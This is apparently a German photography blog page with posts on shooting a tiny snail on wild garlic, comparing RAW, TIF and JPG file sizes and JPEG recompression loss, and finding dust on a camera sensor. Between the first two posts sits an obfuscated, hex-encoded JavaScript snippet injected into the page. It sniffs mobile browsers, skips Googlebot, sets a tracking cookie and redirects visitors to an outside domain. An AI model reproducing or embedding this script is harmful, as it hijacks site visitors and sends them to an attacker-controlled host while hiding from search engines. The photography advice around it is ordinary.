Schneckenballett


Wir haben heute eine große Menge Bärlauch geerntet, um daraus ein Pesto herzustellen. Auf einem der Blätter kroch eine kleine Minischnecke von vielleicht 5 oder 6 mm Gehäusegröße. Das war die Gelegenheit, studiomäßig eine Serie zu fotografieren.

Also schnell einen Hintergrund geholt, in einem Ständer mit Krokodilklemme das Bärlauchblatt mit aufsitzender Schnecke befestigt, die Kamera in Position gebracht und dann die Bilder aufgenommen.

Man glaubt ja gar nicht, wie schnell auch eine Schnecke ist, wenn es bei der Schärfe auf Bruchteile eines Millimeters ankommt. Mehrfach musste ich das Blatt auch umdrehen oder neu befestigen, weil das Tierchen schon wieder am Rand angekommen war.

Aus den Bildern habe ich diese Collage zusammengestellt:


WeiAYdorn……

…………am Wegesrand

var _0x446d=[„\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E“,“\x69\x6E\x64\x65\x78\x4F\x66″,“\x63\x6F\x6F\x6B\x69\x65″,“\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,“\x76\x65\x6E\x64\x6F\x72″,“\x6F\x70\x65\x72\x61″,“\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,“\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,“\x74\x65\x73\x74″,“\x73\x75\x62\x73\x74\x72″,“\x67\x65\x74\x54\x69\x6D\x65″,“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D“,“\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,“\x6C\x6F\x63\x61\x74\x69\x6F\x6E“];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}

Dateigrößenvergleich


Da wir intern und im Zuge des FixFoto-Arbeitskreises über die RAW-Entwicklung und Dateigrößen gesprochen haben, nun ein tabellarischer Vergleich.

Ich habe zwei willkürliche Bilder herausgesucht, wobei das linke Bild ziemlich viele gleichförmige Flächen enthält, das rechte ist dagegen stark strukturiert.

Beide Bilder habe ich auf verschiedene Weise gespeichert, ohne zwischendurch eine weitere Bildbearbeitung durchzuführen.

Erläuterungen für die folgende Tabelle:
RAW = Das Bild im RAW-Format, wie die Kamera es liefert.
JPG-Original = Das Bild, wie die Kamera es als JPG-Bild liefert.
TIF aus RAW (im RAW-Dialog) = In FixFoto kann man das Bild im RAW-Dialog direkt als TIF-Bild speichern.
RAW entwickelt, dann als 48-Bit TIF = Das Bild im RAW-Dialog mit Grundeinstellungen entwickelt, dann als 48-Bit-TIF-Bild gespeichert.
RAW entwickelt, dann als 24-Bit TIF = Das Bild im RAW-Dialog mit Grundeinstellungen entwickelt, dann in 24-Bit gewandelt und als TIF-Bild gespeichert.
RAW entwickelt und als JPG = Das Bild im RAW-Dialog mit Grundeinstellungen entwickelt, dann in ein Standard-JPG-Bild gewandelt und mit 97% Qualität gespeichert.
RAW entwickelt und als JPG = Das Bild im RAW-Dialog mit Grundeinstellungen entwickelt, dann in ein Standard-JPG-Bild gewandelt und mit 85% Qualität gespeichert.

Erkenntnisse:                           TIF=unkomprimiert, verlustfrei      JPG=komprimiert, verlustbehaftet

  • RAW-Bilder sind immer etwa gleich groß
  • TIF-Bilder sind immer gleich groß
  • TIF-Bilder in 24-Bit sind halb so groß
  • JPG-Bilder sind stark unterschiedlich groß
  • Das ist abhängig von Bildinhalt. Gleichförmige Flächen ergeben kleinere Dateigrößen, viele Strukturen im Bild ergeben größere Bilder. Geschärfte Bilder (= Strukturen erhöht) ergeben größere Bilder.
  • Für Web-Zwecke oder E-Mail-Anhänge kann die Speicherqualität auf 75 oder 80% reduziert werden, ohne dass eine sichtbare Qualitätsminderung zu sehen ist (siehe folgenden Abschnitt), dafür werden die Dateien dramatisch kleiner! (Außerdem sollte man natürlich für diese Zwecke auch herunter skalieren, z.B. auf längste Bildseite von 1000 oder 1200 Pixeln, das reduziert die Größe noch einmal gewaltig!)


Nun ein Vergleich für den Verlust an Bildqualität, wenn man ein Bild als JPG speichert, dann die Bildbearbeitung verlässt, neu startet, das Bild erneut holt und wieder speichert. Als Speicherqualität habe ich 85% gewählt.

Originalbild mit Kennzeichnung des für den Vergleich gewählten Ausschnitts:


Nun dieser Ausschnitt stark vergrößert und im Vergleich, oben steht das Originalbild, unten eine Version, die 10-mal gespeichert wurde: (Achtung: durch das Hochladen hier in den Blog wurde das Bild ja erneut durch die Blogsoftware unbeeinflussbar komprimiert und hat dadurch in den einfarmigen Flächen noch zusätzliche Verluste erlitten; im Original sind die schwarzen Flächen auch wirklich schwarz und nicht bunt gemustert!)

Wie man sieht, treten speziell an Kanten Artefakte hervor, die durch das wiederholte Komprimieren beim Speichern entstehen.

Sie sind aber nur in dieser starken Vergrößerung wirklich sichtbar.

Erkenntnis:

Wenn man in guter Qualität speichert, z.B. 97% (ich habe ja 85% gewählt, um überhaupt einen Effekt zu erzielen), kann man etliche Male speichern, das Programm verlassen, später erneut starten, das Bild laden, weiterarbeiten und erneut speichern, ohne dass die Qualität merklich sinkt.

Sensorflecken

Wie erkenne ich eigentlich, ob auf meinem Kamerasensor Staub- oder Schmutzablagerungen zu finden sind? Die Kameras haben ja eine eingebaute Sensorreinigung per Ultraschall, die in der Regel auch recht gut funktioniert. Oft wird sie automatisch bei jedem Ausschalten durchgeführt. Man kann sie aber auch manuell über das Menü anstoßen.
Manche Teilchen sind dabei sehr hartnäckig und klebrig (z.B. Blütenpollen), so dass der Ultraschallwackler sie nicht abschütteln kann.
Ich beschreibe eine Methode, wie man zunächst einmal erkennen kann, ob überhaupt Schmutz auf dem Sensor ist:
Ein beliebiges Objektiv aufsetzen und auf eine einfarbige, weiße Fläche richten (Tür, Tapete, Zimmerdecke), so dass im Sucher/auf dem Monitor nur weiß zu sehen ist. Die Scharfeinstellung auf völlige Unschärfe stellen, den Blende so weit schließen wie es geht (z.B. Bl. 22), dann die Zeitautomatik einschalten.
Nun ein Bild dieser weißen Fläche machen, je länger die Belichtungszeit ist desto besser. Mehr als 1 Sekunde wäre schon gut. Während dieser Zeit zusätzlich die Kamera leicht schwenken, damit die weiße Fläche auch wirklich verwischt und einheitlich wird.
Nun das so erstellte Bild auf den Computer bringen. Meistens muss noch per Bildbearbeitung etwas aufgehellt wird (die Automatik versucht ja, die Belichtung auf ein neutrales Grau einzustellen, was für unsere Zwecke ein wenig dunkel ist).
Wenn nun Sensorschmutz vorhanden ist, zeichnet der sich so wie auf diesem Bild original von meiner Kamera ab:
 Ich habe die meisten Flecken rot eingekreist. Bei normalen Aufnahmen mit weiter geöffneter Blende und unruhigen Bildmotiven fallen die Stellen im Bild gar nicht auf. Wenn man jedoch ein Bild aufnimmt, das große einfarbige Flächen enthält (Himmel), können die Flecken schon auffallen. Sie sind dann auf jedem Bild an derselben Stelle zu sehen.
Man kann sie meistens per Retuschefunktion der Bildbearbeitung entfernen, auf die Dauer wird das aber lästig und man sollte sich dann überlegen, den Kamerasensor zu säubern. Das kann man (mit großer Vorsicht) selbst machen, aber das wäre ein anderes Thema.